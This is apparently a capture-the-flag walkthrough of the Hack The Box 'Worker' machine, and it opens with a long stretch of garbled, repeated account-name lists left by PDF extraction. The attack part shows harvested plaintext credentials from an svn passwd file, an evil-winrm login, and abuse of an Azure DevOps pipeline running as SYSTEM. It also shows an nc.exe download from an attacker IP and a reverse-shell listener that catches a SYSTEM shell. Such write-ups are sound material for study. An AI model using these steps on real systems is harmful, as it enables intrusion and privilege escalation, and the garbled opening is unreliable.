skylan1 slolay slolec solleg soplel stelev sutlew tallew tamley tanlin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
sollegsoplelstelevsutlewtallewtamleytanlintanlin1taylintaylin1taylin2teslipteslisthelivtholontimludtimmantodmantremartremastremaytrimaytrimeatrimedtylmervanmeyvanmidvanmid1vanmilwaymorVDAGUtilityAccountvedmilvermilvesmoswesmoxwhimunvhimun1whinaiwiananvicmilvicmofvicmonvilneewilnewvinmonvirmorwyanisxavnogxennorxzynorzacnorzacnor1zagnorzeonorzitnotzoeoak			
tallew tallew tamley tanlin taylin1 taylin2 teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog cennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
tanlin tanlin1 taylin taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
taylin1 taylin2 teslip teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog tennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
teslis theliv tholon timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog cennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
timlud timman todman tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
tremar tremas tremay trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
trimay trimea trimed tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
tylmer vanmey vanmid vanmid1 vanmil waymor VDAGUtilityAccount vedmil vermil vesmos wesmox whimun vhimun1 whinai wianan vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
vanmid1     vanmil     waymor       vDAGUtilityAccount     vedmil     vermil       vesmos     wesmox     whimun       vhimun1     whinai     wianan       vicmil     vicmof     vicmon       vilnee     wilnew     vinmon       virmor     wyanis     xavnog       kennor     xzynor     zacnor       zacnor1     zagnor     zeonor       zitnot     zoeoak			
VDAGUtilityAccount       vedmil       vermil         vesmos       whimun         vhimun1       whinai       wianan         vicmil       vicmof       vicmon         vilnee       wilnew       vinmon         virmor       wyanis       xavnog         kennor       xzynor       zacnor         zacnor1       zagnor       zeonor         zitnot       zoeoak			
wesmos     wesmox     whimun       whimun1     whinai     wianan       vicmil     vicmof     vicmon       vilnee     wilnew     vinmon       virmor     wyanis     xavnog       kennor     xzynor     zacnor       zacnor1     zagnor     zeonor       zitnot     zoeoak			
whimun1     whinai     wianan       vicmil     vicmof     vicmon       vilnee     wilnew     vinmon       virmor     wyanis     xavnog       kennor     xzynor     zacnor       zacnor1     zagnor     zeonor       zitnot     zoeoak			
vicmil vicmof vicmon vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
vilnee wilnew vinmon virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
virmor wyanis xavnog kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
kennor xzynor zacnor zacnor1 zagnor zeonor zitnot zoeoak			
zacnor1 zagnor zeonor zitnot zoeoak			_
zitnot zoeoak			
			Zeonor
The Command Completed with one of more errors.			
	The Command Completed WI	th one of more errors.	

Looking at the privileges, we do have SelmpersonatePrivilege:

whoami /priv PRIVILEGES INFORMATION		
Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege SeIncreaseQuotaPrivilege SeAuditPrivilege SeChangeNotifyPrivilege SeImpersonatePrivilege SeCreateGlobalPrivilege SeIncreaseWorkingSetPrivilege	Replace a process level token Adjust memory quotas for a process Generate security audits Bypass traverse checking Impersonate a client after authentication Create global objects Increase a process working set	Disabled Disabled Disabled Enabled Enabled Enabled Enabled

We will make use of this later. Looking at the users directory, we had three users: Administrator, restorer, and robisl. We didn't have access to any of those three. Next, I checked whether do we have any other drives where data might be stored because I invested a lot of time in finding the web directory, but couldn't find it.

```
wmic logicaldisk get Caption, Description
Caption Description
C: Local Fixed Disk
W: Local Fixed Disk
```


You can see, we do have w: drive that we can enumerate. Enumerating this drive, inside svnrepos/www/conf you will find passwd file which contains user=password pairs:

```
type passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.
[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
owehol = supersecret
paihol = painfulcode
parhol = gitcommit
pathop = iliketomoveit
pauhor = nowayjose
payhos = icanjive
perhou = elvisisalive
peyhou = ineedvacation
phihou = pokemon
quehub = pickme
quihud = kindasecure
rachul = guesswho
raehun = idontknow
ramhun = thisis
ranhut = getting
rebhyd = rediculous
reeinc = iagree
reeing = tosomepoint
reiing = isthisenough
renipr = dummy
rhiire = users
riairv = canyou
ricisa = seewhich
robish = onesare
robisl =
robive = andwhich
ronkay = onesare
rubkei = the
rupkel = sheeps
ryakel = imtired
sabken = drjones
samken = aqua
sapket = hamburger
sarkil = fridav
```


The users directories we found earlier, one was robisil and its password is also present in the list. Let's try this password and login through winrm.


```
(root@ kali)-[/home/rishabh/HTB/Windows/Worker]
# evil-winrm -i $IP -u robisl -p
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\robisl\Documents>
```

As you can see, we did get in. Submit the user flag, and lets move forward. At this stage, I was running all kinds of scripts and executables to look for that just one artifact that could lead me to administrator. I peeked at one of the walkthroughs and I was so furious at myself. Ok, lets now move forward. If we could use robisl's credentials to get a shell, why not check whether he can login at azure devops?




Indeed, he does have an account. A simple step I missed during my enumeration, the reason I was furious at myself. Now, the user robisl has a new project and only one repo. Now, enumerating the project and trying to create a new pipeline, I was getting this error:







The pool's value here which is default does not exist. I googled this error, and I found one interesting solution:



If you go to project settings in bottom left, and click on Agent Pools, you will find one agent pool named 'Setup' present under the tab:




Now, all we need to do to make the build successful is to replace 'Default' with 'Setup' in the script and then run. After successful run, there will be few stages listed:



Now, click on 'Run a one-line script' and you will find this output (If you have selected the default Azure script):

Now, lets get malicious. Instead of running echo Hello World!, we will send whoami command to see who is running the build process:


```
← PartsUnlimited (1)
#-Start-with-a-minimal-pipeline-that-you-can-customize-to-build-and-deploy-your-code.
     # Add steps that build, run tests, deploy, and more:
  3
     # https://aka.ms/yaml
     trigger:
  5
  6
     - master
    pool: 'Setup'
  9
 10
     - script: whoami
 11
    displayName: 'Run a one-line script'
 12
 13
 14
     - script:
     echo Add other tasks to build, test, and deploy your project.
 15
      echo See https://aka.ms/yaml
 16
 17
     displayName: 'Run a multi-line script'
 18
```




As you can see, we are nt authority/system. Cheers!! Wait, now what we can do is, we already have a shell with user robisl, we will upload a nc binary in his desktop, and use that binary to catch an administrator shell:

```
PS C:\Users\robisl\Desktop> Invoke-WebRequest http://10.10.16.20/nc.exe -OutFile nc.exe
            PS C:\Users\robisl\Desktop> dir
   Directory: C:\Users\robisl\Desktop
Mode
                   LastWriteTime
                                          Length Name
              2/1/2022
                         1:20 AM
                                           59392 nc.exe
             1/31/2022
                        11:03 PM
                                          600597 script.ps1
             1/31/2022
                        10:31 PM
                                             34 user.txt
                                         1925632 winpeas.exe
             1/31/2022 11:10 PM
   l-WinRM* PS C:\Users\robisl\Desktop>
```

Now, lets use netcat in the azure pipline script to get an admin shell:





You can see the part 'Run a one-line script' is now stalling, that means we must have got the connection:

```
(root@ kali)-[/home/rishabh]
# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.2.29.
Ncat: Connection from 10.129.2.29:50523.
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.
whoami
whoami
nt authority\system
W:\agents\agent11\_work\8\s>
```

And indeed we did get the connection back as nt authority/system. Cheers and happy hacking!!